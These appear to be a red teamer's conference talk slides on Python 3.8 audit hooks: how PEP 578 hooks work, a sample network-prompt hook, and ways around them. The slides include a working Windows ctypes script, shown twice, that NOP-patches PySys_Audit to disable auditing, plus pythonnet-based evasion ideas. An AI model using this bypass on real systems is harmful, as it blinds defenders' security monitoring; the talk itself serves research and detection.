Y'ALL TRYNA BYPASS PYTHON 3.8 AUDIT HOOKS OR NAH?

getpass.getuser()

- **Leron Gray**
  - aka daddycocoaman
    - https://daddycocoaman.dev
    - https://github.com/daddycocoaman
  - Ten year Navy veteran
  - Former NSA operator
  - Microsoft Azure Red Team
  - Lover of Python and Pythonic things
  - Also a nerdcore rapper (Ohm-I)
    - https://mcohmi.com

Outline

- Python 2 vs 3
- Python 3 Features
- Summary of PEP 578/551
- Implementing audit hooks
- Bypassing audit hooks (for Windows)
- A step further
  - It’s dope, I promise

PYTHON 2
VS
PYTHON 3

Python 2

- Are you still using ***Python 2***?

Comparing 2 vs 3

Python 2

- End of life on 1/1/2020
- ASCII strings
- Print as a statement
  - print “hello world”
- Division
  - 5 / 2 = 2
  - 5 / 2.0 = 2.5
- Library names
  - import SimpleHTTPServer
  - Import StringIO

Python 3

- It’s the new new.
- Unicode strings
- Print as a function
  - print(“hello world”, end=“.”)
- Division
  - 5 / 2 = 2.5
  - 5 // 2 = 2
- Library names
  - import http.server
  - Import io

Major Python 3.5 – 3.7 changes

- Python 3.5
  - async/await
- Python 3.6
  - F-strings
    - name = “daddycocoaman”
    - print(f“My name is {name}”)
  - Ordered dictionaries
- Python 3.7
  - Better async/await (reserved keywords)
  - breakpoint() function to enter debugger
  - @dataclass decorator (for struct-like classes)

https://docs.python.org/3/whatsnew/3.5.html
https://docs.python.org/3/whatsnew/3.6.html
https://docs.python.org/3/whatsnew/3.7.html

Python 3.8 Changes

- Walrus operator
  - Can assign values while evaluating an expression

```
if (n := len(a)) > 10:
    print(f"List is too long ({n} elements, expected <= 10)")
```

- asyncio enabled REPL
  - python –m asyncio
- Audit hooks
  - Hooking runtime events to perform some action

https://docs.python.org/3/whatsnew/3.8.html

PEP 551/578

PEP 551

- Proposal for implementation of audit hooks for security for sysadmins
  - Suggestions for OS specific features to integrate (AMSI, Script Block, syslog, auditd)
  - Recommendation to modify entry point of Python executable in production
  - Restrict importable modules
  - Remove command line arguments (-m, -c)
- Repeatedly suggests detecting code in hooks over prevention
- Implement OS security features to protect modified Python
  - Device Guard for Windows (EXE signing, catalog files)
  - xattr for *nix (add file attributes with hashes for permitted .py files)

https://www.python.org/dev/peps/pep-0551

PEP 578

- Discusses how audit hooks are implemented at runtime
- Can implement in executable or inside of script:

C level APIs

- Harder to implement (requires C knowledge)
- Requires recompiling a new executable
- Hooks will apply to all code run by new EXE

```
# Add an auditing hook
typedef int (*hook_func)(const char *event, PyObject *args,
                         void *userData);
int PySys_AddAuditHook(hook_func hook, void *userData);

# Raise an event with all auditing hooks
int PySys_Audit(const char *event, PyObject *args);
```

Python API

- Easier to implement (written in Python)
- No compiling required
- Will only apply to script where implemented

```
# Add an auditing hook
sys.addaudithook(hook: Callable[[str, tuple]])

# Raise an event with all auditing hooks
sys.audit(str, *args)
```

https://www.python.org/dev/peps/pep-0578

```python
import sys

def network_prompt_hook(event, args):
    confirm = ""
    if event == "socket.getaddrinfo":
        confirm = input(f"WARNING: Attempt to resolve {args[0]}:{args[1]} -- Continue [Y/n]")
    elif event == "socket.connect":
        confirm = input(f"WARNING: Attempt to connect to {args[1][0]}:{args[1][1]} -- Continue [Y/n]")

    if confirm and confirm.lower() == "n":
        exit()
    elif confirm and confirm.lower() == "y":
        return 0
    else:
        return -1
```

```c
#include "Python.h"
#include "opcode.h"
#include <locale.h>
#include <string.h>

static int
network_prompt_hook(const char *event, PyObject *args, void *userData)
{
    /* Only care about 'socket.' events */
    if (strncmp(event, "socket.", 7) != 0) {
        return 0;
    }

    PyObject *msg = NULL;

    /* So yeah, I'm very lazily using PyTuple_GET_ITEM here.
       Not best practice! PyArg_ParseTuple is much better! */
    if (strcmp(event, "socket.getaddrinfo") == 0) {
        msg = PyUnicode_FromFormat("WARNING: Attempt to resolve %S:%S",
            PyTuple_GET_ITEM(args, 0), PyTuple_GET_ITEM(args, 1));
    } else if (strcmp(event, "socket.connect") == 0) {
        PyObject *addro = PyTuple_GET_ITEM(args, 1);
        msg = PyUnicode_FromFormat("WARNING: Attempt to connect %S:%S",
            PyTuple_GET_ITEM(addro, 0), PyTuple_GET_ITEM(addro, 1));
    } else {
        msg = PyUnicode_FromFormat("WARNING: %s (event not handled)", event);
    }

    if (!msg) {
        return -1;
    }

    fprintf(stderr, "%s. Continue [Y/n]\n", PyUnicode_AsUTF8(msg));
    Py_DECREF(msg);
    int ch = fgetc(stdin);
    if (ch == 'n' || ch == 'N') {
        exit(1);
    }

    while (ch != '\n') {
        ch = fgetc(stdin);
    }

    return 0;
}
```

https://github.com/zooba/spython/tree/master/NetworkPrompt

List of Audit Hooks

Audit event	Arguments
array.__new__	typecode, initializer
builtins.breakpoint	breakpointhook
builtins.input	prompt
builtins.input/result	result
code.__new__	code, filename, name, argcount, posonlyargcount, kwonlyargcount, nlocals, stacksize, flags
compile	source, filename
cpython.PyInterpreterState_Clear	
cpython.PyInterpreterState_New	
cpython._PySys_ClearAuditHooks	
cpython.run_command	command
cpython.run_file	filename
cpython.run_interactivehook	hook
cpython.run_module	module-name
cpython.run_startup	filename
cpython.run_stdin	
ctypes.cdata	address
ctypes.dlopen	name
ctypes.dlsym	library, name
ensurepip.bootstrap	root
exec	code_object
ftplib.connect	self, host, port
ftplib.sendcmd	self, cmd
glob.glob	pathname, recursive
imaplib.open	self, host, port
imaplib.send	self, data
mmap.__new__	fileno, length, access, offset
nntplib.connect	self, host, port
nntplib.putline	self, line
open	file, mode, flags
os.listdir	path
os.scandir	path
os.system	command
os.truncate	fd, length
pdb.Pdb	
pickle.find_class	module, name
poplib.connect	self, host, port
poplib.putline	self, line
shutil.copytree	src, dst
shutil.make_archive	base_name, format, root_dir, base_dir
shutil.rmtree	path
smtplib.connect	self, host, port
smtplib.send	self, data
socket.__new__	self, family, type, protocol
socket.bind	self, address
socket.connect	self, address
socket.getaddrinfo	host, port, family, type, protocol
socket.gethostbyaddr	ip_address
socket.gethostbyname	hostname
socket.gethostname	
socket.getnameinfo	sockaddr
socket.getservbyname	servicename, protocolname
socket.sendmsg	self, address
socket.sendto	self, address
socket.sethostname	name
sqlite3.connect	database
subprocess.Popen	executable, args, cwd, env
sys._current_frames	
sys._getframe	
sys.set_asyncgen_hooks_finalizer	
sys.set_asyncgen_hooks_firstiter	
sys.setprofile	
sys.settrace	
telnetlib.Telnet.open	self, host, port
telnetlib.Telnet.write	self, buffer
tempfile.mkdtemp	fullpath
tempfile.mkstemp	fullpath
urllib.Request	fullurl, data, headers, method
webbrowser.open	url

https://docs.python.org/3.8/library/audit_events.html

DETECTION

PREVENTION

IMPLEMENTING AUDIT HOOKS DEMO

How auditing works

- When an action of interest is executed, Python determines whether or not the action matches an audit rule.

```c
static int
network_prompt_hook(const char *event, PyObject *args, void *userData)
{
    /* Only care about 'socket.' events */
    if (strncmp(event, "socket.", 7) != 0) {
        return 0;
    }
```

- All audit hooks are processed for all events.
  - Opening a file is still passed to network_prompt_hook function but won’t do anything since it doesn’t meet the defined condition.

```c
PySys_AddAuditHook(Py_AuditHookFunction hook, void *userData)
{
    _PyRuntimeState *runtime = &_PyRuntime;
    PyThreadState *tstate = _PyRuntimeState_GetThreadState(runtime);

    /* Invoke existing audit hooks to allow them an opportunity to abort. */
    /* Cannot invoke hooks until we are initialized */
    if (runtime->initialized) {
        if (PySys_Audit("sys.addaudithook", NULL) < 0) {
            if (_PyErr_ExceptionMatches(tstate, PyExc_Exception)) {
                /* We do not report errors derived from Exception */
                _PyErr_Clear(tstate);
                return 0;
            }
            return -1;
        }
    }

    _Py_AuditHookEntry *e = _PyRuntime.audit_hook_head;
    if (!e) {
        e = (_Py_AuditHookEntry*)PyMem_RawMalloc(sizeof(_Py_AuditHookEntry));
        _PyRuntime.audit_hook_head = e;
    } else {
        while (e->next) {
            e = e->next;
        }
        e = e->next = (_Py_AuditHookEntry*)PyMem_RawMalloc(
            sizeof(_Py_AuditHookEntry));
    }

    if (!e) {
        if (runtime->initialized) {
            _PyErr_NoMemory(tstate);
        }
        return -1;
    }

    e->next = NULL;
    e->hookCFunction = (Py_AuditHookFunction)hook;
    e->userData = userData;

    return 0;
}
```

```c
    _Py_AuditHookEntry *e = _PyRuntime.audit_hook_head;
    int dtrace = PyDTrace_AUDIT_ENABLED();

    PyObject *exc_type, *exc_value, *exc_tb;
    if (ts) {
        _PyErr_Fetch(ts, &exc_type, &exc_value, &exc_tb);
    }

    /* Initialize event args now */
    if (argFormat && argFormat[0]) {
        va_list args;
        va_start(args, argFormat);
        eventArgs = Py_VaBuildValue(argFormat, args);
        va_end(args);
        if (eventArgs && !PyTuple_Check(eventArgs)) {
            PyObject *argTuple = PyTuple_Pack(1, eventArgs);
            Py_DECREF(eventArgs);
            eventArgs = argTuple;
        }
    } else {
        eventArgs = PyTuple_New(0);
    }
    if (!eventArgs) {
        goto exit;
    }

    /* Call global hooks */
    for (; e; e = e->next) {
        if (e->hookCFunction(event, eventArgs, e->userData) < 0) {
            goto exit;
        }
    }
```


```c
    /* Call interpreter hooks */
    PyInterpreterState *is = ts ? ts->interp : NULL;
    if (is && is->audit_hooks) {
        eventName = PyUnicode_FromString(event);
        if (!eventName) {
            goto exit;
        }

        hooks = PyObject_GetIter(is->audit_hooks);
        if (!hooks) {
            goto exit;
        }

        /* Disallow tracing in hooks unless explicitly enabled */
        ts->tracing++;
        ts->use_tracing = 0;
        while ((hook = PyIter_Next(hooks)) != NULL) {
            _Py_IDENTIFIER(__cantrace__);
            PyObject *o;
            int canTrace = _PyObject_LookupAttrId(hook, &PyId___cantrace__, &o);
            if (o) {
                canTrace = PyObject_IsTrue(o);
                Py_DECREF(o);
            }
            if (canTrace < 0) {
                break;
            }
            if (canTrace) {
                ts->use_tracing = (ts->c_tracefunc || ts->c_profilefunc);
                ts->tracing--;
            }
            o = PyObject_CallFunctionObjArgs(hook, eventName,
                                             eventArgs, NULL);
            if (canTrace) {
                ts->tracing++;
                ts->use_tracing = 0;
```


sysmodule.c


Bypass Ideas

Audit hooks cannot be cleared once set but maybe we can:

- Overwrite the head of the linked list to point to null
  - Might be possible
  - Attempting to locate the start of the linked list might be hard
    - Disclaimer: I'm new to this level of exploit dev so it might be easy for some!
- Overwrite the bytes in memory that calls the hook functions
  - Smells a lot like PowerShell and AMSI bypassing
    - Plenty of resources to draw inspiration from
    - https://www.mdsec.co.uk/2018/06/exploring-powershell-amsi-and-logging-evasion/
  - Significantly easier to determine address to overwrite
  - WINNER!


spython.exe - PID: 1078 - Module: python38.dll - Thread: Main Thread 2E14 - x32dbg [Elevated]
File View Debug Trace Plugins Favourites Options Help Jul 2 2019
CPU Graph Log Notes Breakpoints Memory Map Call Stack SEH Script Symbols
Base Module
00950000 spython.exe
646A0000 python38.dll
6ADC0000 apphelp.dll
6B210000 vcruntime140.dll
72A00000 rsaenh.dll
750F0000 version.dll
751E0000 cryptbase.dll
751F0000 sspicli.dll
75220000 kernel32.dll
758E0000 ucrtbase.dll
75A10000 imm32.dll
75A40000 advapi32.dll
75AC0000 cryptsp.dll
75B30000 sechost.dll
75CE0000 combase.dll
75F70000 gdi32.dll
765A0000 shlwapi.dll
76BC0000 bcrypt.dll
76BE0000 bcryptprimitives.dll
76DB0000 msvcp_win.dll
772E0000 user32.dll
77480000 kernelbase.dll
777D0000 rpcrt4.dll
77890000 win32u.dll
778B0000 gdi32full.dll
77A20000 ws2_32.dll
77A80000 msvcrt.dll
77B80000 ntdll.dll
Address Type Ordinal Symbol
648A3F00 Export 771 PySys_Audit
648A91E0 Export 772 PySys_FormatStderr
648A91B0 Export 773 PySys_FormatStdout
648A3E00 Export 774 PySys_GetObject
648A6A10 Export 775 PySys_GetXOptions
648A6740 Export 776 PySys_HasWarnOptions
648A65C0 Export 777 PySys_ResetWarnOptions
648A8E10 Export 778 PySys_SetArgv
648A8CC0 Export 779 PySys_SetArgvEx
648A3E80 Export 780 PySys_SetObject
648A8B50 Export 781 PySys_SetPath
648A90A0 Export 782 PySys_WriteStderr
648A9070 Export 783 PySys_WriteStdout
64885110 Export 784 PyThreadState_Clear
64885490 Export 785 PyThreadState_Delete
64885530 Export 786 PyThreadState_DeleteCurrent
64885610 Export 787 PyThreadState_Get
64885670 Export 788 PyThreadState_GetDict
64884D30 Export 789 PyThreadState_New
64885800 Export 790 PyThreadState_Next
648856C0 Export 791 PyThreadState_SetAsyncExc
64885650 Export 792 PyThreadState_Swap
648A9C50 Export 793 PyThread_GetInfo
648A9AB0 Export 794 PyThread_ReInitTLS
648A9980 Export 795 PyThread_acquire_lock
648A97F0 Export 796 PyThread_acquire_lock_timed
648A9750 Export 797 PyThread_allocate_lock
648A9A30 Export 798 PyThread_create_key


648A3F00 55 push ebp sysmodule.c:131
648A3F01 8BEC mov ebp,esp
648A3F03 83EC 28 sub esp,28
648A3F06 A1 7437A364 mov eax,dword ptr ds:[64A33774] sysmodule.c:144, eax:"import"
648A3F0B 53 push ebx sysmodule.c:131
648A3F0C 33DB xor ebx,ebx sysmodule.c:135
648A3F0E C745 F0 00000000 mov dword ptr ss:[ebp-10],0
648A3F15 C745 F4 00000000 mov dword ptr ss:[ebp-C],0
648A3F1C C745 E0 FFFFFFFF mov dword ptr ss:[ebp-20],FFFFFFFF sysmodule.c:136
648A3F23 56 push esi
648A3F24 85C0 test eax,eax sysmodule.c:144, eax:"import"
648A3F26 0F84 AC030000 je python38.648A42D8
648A3F2C 8B35 C037A364 mov esi,dword ptr ds:[64A337C0]
648A3F32 8B40 08 mov eax,dword ptr ds:[eax+8] eax:"import", eax+8:"nonlocal"
648A3F35 85F6 test esi,esi
648A3F37 75 14 jne python38.648A3F4D
648A3F39 85C0 test eax,eax eax:"import"
648A3F3B 0F84 97030000 je python38.648A42D8



- EAX holds address to hook function
- call eax can be overwritten with NOPs so that the function never gets called!

BYPASSING AUDIT HOOKS (FINALLY)

Extremely similar to AMSI bypasses

	PYTHON	POWERSHELL
Load	Python38.dll	Amsi.dll
Get Address	PySys_Audit	AmsiScanBuffer
Change memory permissions	✓	✓
Overwrite	NOPs	Bunch of Bytes

Note: So far, different releases appear to have different offsets, so each version should be tested.

```python
from ctypes import *
import platform

ver = platform.python_version()

if ver == "3.8.0b2":
    OFFSET = 0x11B
elif ver == "3.8.0b4":
    OFFSET = 0x168

def bypass():
    #Rename some kernel32 functions
    GetProcAddress = windll.kernel32.GetProcAddress
    MoveMemory = windll.kernel32.RtlMoveMemory
    VirtualProtect = windll.kernel32.VirtualProtect

    #Load the Python3.8 DLL and get the address of PySys Audit
    print("\n[+] Getting handle...")
    pyDLL = windll.LoadLibrary("python38.dll")._handle
    print("[+] Getting function address...")
    if (auditAddr := GetProcAddress(pyDLL, b'PySys_Audit')):
        print("[+] Got Audit Address -- ", hex(auditAddr))
        pass

    #Go to offset where "call eax" occurs and change memory permissions
    print("[+] Changing memory protect to read/write/execute...")
    old = c_ulong(1)
    if vpcheck := VirtualProtect(auditAddr + OFFSET, c_int(4), 0x40, byref(old)):
        print("[+] Successfully changed memory protection!")
        pass

    # Say "NOPE" with some NOPs and patch memory!
    patch = bytes([0x90, 0x90])
    memmove(auditAddr + OFFSET, patch, 2)
    print("[+] Audit hook bypassed\n")
```

Detection

- While this method works, it can be easily be detected.
- All audit hooks are in effect until the call to memmove.
- Proper logging with audit hooks provides insight on bypassing in this method.
- However, might be hard for non-C programmers to implement.
- It would be great if ***someone*** came up with a template of audit options and actions to help sysadmins compile custom Python.
  - Not me

```
from ctypes import *
import platform

ver = platform.python_version()

if ver == "3.8.0b2":
    OFFSET = 0x11B
elif ver == "3.8.0b4":
    OFFSET = 0x168

def bypass():
    #Rename some kernel32 functions
    GetProcAddress = windll.kernel32.GetProcAddress
    MoveMemory = windll.kernel32.RtlMoveMemory
    VirtualProtect = windll.kernel32.VirtualProtect

    #Load the Python3.8 DLL and get the address of PySys Audit
    print("\n[+] Getting handle...")
    pyDLL = windll.LoadLibrary("python38.dll")._handle
    print("[+] Getting function address...")
    if (auditAddr := GetProcAddress(pyDLL, b'PySys_Audit')):
        print("[+] Got Audit Address --", hex(auditAddr))
        pass

    #Go to offset where "call eax" occurs and change memory permissions
    print("[+] Changing memory protect to read/write/execute...")
    old = c_ulong(1)
    if vpcheck := VirtualProtect(auditAddr + OFFSET, c_int(4), 0x40, byref(old)):
        print("[+] Successfully changed memory protection!")
        pass

    # Say "NOPE" with some NOPs and patch memory!
    patch = bytes([0x90, 0x90])
    memmove(auditAddr + OFFSET, patch, 2)
    print("[+] Audit hook bypassed\n")
```

A STEP FURTHER

A step further

- Since the bypass is easy to detect until bytes are patched, is there any other method to bypass?
  - Might be other ways to load and patch DLLs
  - But they still have to run in context of Python interpreter
- Can we run Python without running a Python executable?

THE ANSWER IS YES!

- pythonnet - Python package that allows access to .NET Common Runtime Language (CLR) from CPython.
  - This is NOT an IronPython implementation
  - Syntax is similar to IronPython but still remains a CPython implementation
  - Does not officially support Python 3.8 yet but development wheel can be installed

```
1  import clr
2  from collections import Counter
3  from System.Diagnostics import Process
4
5  processes = Process.GetProcesses()
6  c = Counter([p.ProcessName for p in processes])
7  print(c.most_common(5))
8
```

PROBLEMS 3 OUTPUT DEBUG CONSOLE TERMINAL

```
PS C:\Users\daddycocoaman\Documents\pynettesting> & C:/Python38/spython.exe c:/Users/daddycocoaman/Documents/pynettesting/embed.py
WARNING: socket.gethostname (event not handled). Continue [Y/n]

[('svchost', 78), ('conhost', 11), ('Code', 9), ('RuntimeBroker', 7), ('firefox', 5)]
```

BUT WAIT THERE'S MORE!

https://github.com/pythonnet/pythonnet

Embedding Python in .NET

- pythonnet also comes with a .NET assembly that can be used with .NET languages to run Python.
- Python types are written in C# in source code and are compiled as part of .NET assembly
- Requirement:
  - PATH variable must include directory with Python runtime installed (python3X.dll)

```
static void Main(string[] args)
{
    using (Py.GIL())
    {
        dynamic np = Py.Import("numpy");
        Console.WriteLine(np.cos(np.pi * 2));

        dynamic sin = np.sin;
        Console.WriteLine(sin(5));

        double c = np.cos(5) + sin(5);
        Console.WriteLine(c);

        dynamic a = np.array(new List<float> { 1, 2, 3 });
        Console.WriteLine(a.dtype);

        dynamic b = np.array(new List<float> { 6, 5, 4 }, dtype: np.int32);
        Console.WriteLine(b.dtype);

        Console.WriteLine(a * b);
        Console.ReadKey();
    }
}
```

Allows code to be passed to Python's GIL

We can import!

```
1.0
-0.958924274663
-0.6752620892
float64
int32
[  6.  10.  12.]
```

https://github.com/pythonnet/pythonnet

Embedding Python in .NET

We could use C# to write this code but I like Boolang.
https://github.com/boo-lang/boo

```
1   import System
2   import Python.Runtime
3
4   script = """
5   import requests
6   print('### REQUESTS ###')
7   r = requests.get('https://www.daddycocoaman.dev')
8   print(r.url, '--->', r.status_code)"""
9
10  pathToVirtualEnv = "C:\\Python37\\"
11  print ("PATH: $(pathToVirtualEnv)\n")
12  Environment.SetEnvironmentVariable("PATH", pathToVirtualEnv, EnvironmentVariableTarget.Process)
13
14  PythonEngine.Initialize()
15  try:
16      PythonEngine.RunSimpleString(script)
17  except e as Exception:
18      print e
19
```

```
PROBLEMS 3   OUTPUT   DEBUG CONSOLE   TERMINAL

PS C:\Users\daddycocoaman\Documents\pynettesting> booi .\RequestsEmbedded.boo
PATH: C:\Python37\

### REQUESTS ###
https://daddycocoaman.dev/ ---> 200
```

- Unfortunately, the current versions of Python.Runtime.dll do not work yet with Python 3.8.
- But we can still create this proof of concept for running Python without touching the Python EXE.
- All we need to do is point the PATH variable for the process to a Python installation folder.
  - HMMMMMM…….

PATH Variable

